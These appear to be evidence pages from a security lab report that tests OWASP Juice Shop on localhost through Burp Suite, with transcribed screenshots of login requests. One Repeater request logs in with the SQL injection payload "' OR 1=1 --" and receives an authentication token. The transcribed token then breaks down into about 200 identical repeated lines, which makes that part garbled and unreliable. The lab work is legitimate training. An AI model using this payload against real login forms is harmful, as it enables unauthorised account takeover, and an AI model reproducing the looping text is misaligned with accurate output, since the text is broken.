
Evidence 10



What this image is meant for:

Evidence of Firefox manual proxy configuration pointing browser traffic to Burp Suite.

Evidence 11



What this image is meant for:

Evidence of controlled authentication-input manipulation performed in Burp Repeater.

Evidence 12

The screenshot displays the Burp Suite interface with the 'Repeater' tab selected. The target is set to `http://localhost:3000`. The request is a POST to `/rest/user/login` with the following headers and body:

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 50
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
X-User-Email: admin@juice-sh.op
Content-Type: application/json
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss
Connection: keep-alive
```

The response is an HTTP/1.1 401 Unauthorized status with the following headers:

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 26
ETag: W/"1a-ARJvVK+smzAF3Q0ve2mDSG+3Eus"
Vary: Accept-Encoding
Date: Thu, 20 Aug 2026 04:45:39 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

The body of the response is `Invalid email or password.`

The Inspector panel on the right shows the request and response details, including request attributes, query parameters, cookies, headers, and response headers. The status bar at the bottom indicates 413 bytes and 1,070 milliseconds.

What this image is meant for:

Evidence of an authentication/token-related request or response examined during session analysis.

Evidence 13

The screenshot displays the Burp Suite interface with the 'Repeater' tab selected. The target is set to 'http://localhost:3000'. The 'Request' pane shows a POST request to '/rest/user/login' with a JSON body containing 'email' and 'password' fields. The 'Response' pane shows an HTTP 200 OK response with a JSON body containing an 'authentication' object with a 'token' field. The 'Inspector' pane on the right shows the request and response details.

Request

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 44
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
  Safari/537.36
9 Accept: application/json, text/plain, */*
10 X-User-Email: admin@uice-sh.op
11 Content-Type: application/json
12 Origin: http://localhost:3000
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost:3000/
17 Accept-Encoding: gzip, deflate, br
18 Cookie: language=en; cookieconsent_status=dismiss;
  continueCode=
  PVgMZE4p6LBNXYxJwoQ2vqjng7L SRhRt 790Ka3071brWD5yzrBeakPL 9VX
  Connection: keep-alive
19
20 {
21   "email": "" OR 1=1 --",
22   "password": "venue23"
23 }
```

Response

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 784
9 ETag: W/"310-JhPt9o3APHlg9PS6SVz/VYd1LKk"
10 Vary: Accept-Encoding
11 Date: Thu, 20 Aug 2026 11:12:58 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
16   "authentication": {
17     "token":
18       "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJkYXRhIjpb7I
19       mIkjoxLCJlc2VybmFtZSI6IiIsImVtYWlsIjoiYWRTaW5AanVp
20       Y2Uc2gub3AiLCJwYXNzd29yZCI6IjAxOTIwMjNhN2JiZDczMjU
21       wNTE2ZjA2OWRmThiNTAwIiwicm9sZSI6IiIsImFkbWludWVsdX
22       h1VG9rZW4iOiIiLCJzYXN0G9naW5JcCI6IiIsInByb2ZpbGV3b
23       WFnZSI6IiFzc2V0cy9wdWJsaWVkaW1hZ2VzL3VubG9hZHMvZGVm
24       YXVsdEFkbWludWVsdXIsInRudHBTZWMyZXQ1OiIiLCJpc0FjZGQ
25       Z2SI6dHJlZSwiY3JlYXRlZEF0IjoiMjAyNi0wOC0yMCAwODo0MT
26       o1My45NzAgKzAwOjAwIiwiaXN0dWVudXkiOiIiLCJpbnN0dWVudXki
27       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
28       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
29       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
30       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
31       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
32       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
33       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
34       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
35       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
36       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
37       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
38       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
39       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
40       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
41       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
42       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
43       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
44       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
45       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
46       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
47       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
48       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
49       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
50       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
51       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
52       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
53       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
54       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
55       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
56       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
57       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
58       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
59       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
60       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
61       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
62       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
63       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
64       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
65       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
66       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
67       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
68       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
69       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
70       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
71       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
72       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
73       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
74       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
75       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
76       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
77       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
78       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
79       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
80       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
81       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
82       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
83       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
84       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
85       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
86       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
87       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
88       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
89       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
90       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
91       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
92       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
93       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
94       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
95       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
96       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
97       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
98       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
99       OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
100      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
101      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
102      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
103      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
104      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
105      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
106      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
107      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
108      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
109      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
110      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
111      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
112      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
113      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
114      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
115      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
116      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
117      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
118      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
119      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
120      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
121      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
122      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
123      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
124      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
125      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
126      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
127      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
128      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
129      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
130      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
131      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
132      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
133      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
134      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
135      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
136      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
137      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
138      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
139      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
140      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
141      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
142      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
143      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
144      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
145      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
146      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
147      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
148      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
149      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
150      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
151      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
152      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
153      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
154      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
155      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
156      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
157      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
158      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
159      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
160      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
161      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
162      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
163      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
164      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
165      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
166      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
167      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
168      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
169      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
170      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
171      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
172      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
173      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
174      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
175      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
176      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
177      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
178      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
179      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
180      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
181      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
182      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
183      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
184      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
185      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
186      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
187      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
188      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
189      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
190      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
191      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
192      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
193      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
194      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
195      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
196      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
197      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
198      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
199      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
200      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
201      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
202      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
203      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
204      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
205      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
206      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
207      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
208      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
209      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
210      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
211      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
212      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
213      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
214      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
215      OiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXkiOiIiLCJpbnN0dWVudXki
